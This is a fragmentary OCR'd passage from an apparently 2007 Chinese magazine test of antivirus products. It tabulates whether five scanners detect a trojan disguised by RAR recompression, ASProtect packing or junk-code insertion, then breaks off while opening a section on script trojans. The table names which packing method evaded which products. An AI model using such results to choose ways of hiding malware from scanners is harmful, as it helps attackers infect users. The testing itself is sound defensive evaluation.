



图14

面对RAR的“彩衣”，ASProtect的“铁甲”，花蝴蝶的“盛装”，国产的瑞星2007表现非凡！而做为洋货，被称为“舶来品”的卡巴和NOD32也表现不俗（表1）！

| | 金山2007 | 江民2007 | 瑞星2007 | 卡巴斯基 | NOD32 |
|---|---|---|---|---|---|
| RAR二次压缩 | 查杀 | 查杀 | 查杀 | 查杀 | 查杀 |
| ASProtect加壳 | 无法识别 | 无法识别 | 查杀 | 查杀 | 查杀 |
| 花蝴蝶加花 | 查杀 | 查杀 | 查杀 | 查杀 | 查杀 |

表1

看来在前两轮，国产的瑞星2007和国外的卡巴斯基，NOD32要技高一筹，一起胜出！

## 三、脚本木马的挑衅

对于黑黑们来说，最常接触的除了可执行的exe病毒木马，更多的就是当今脚本入侵中发挥了重大作用的脚本木马。包括





图 15





图 16





图 17





图 18

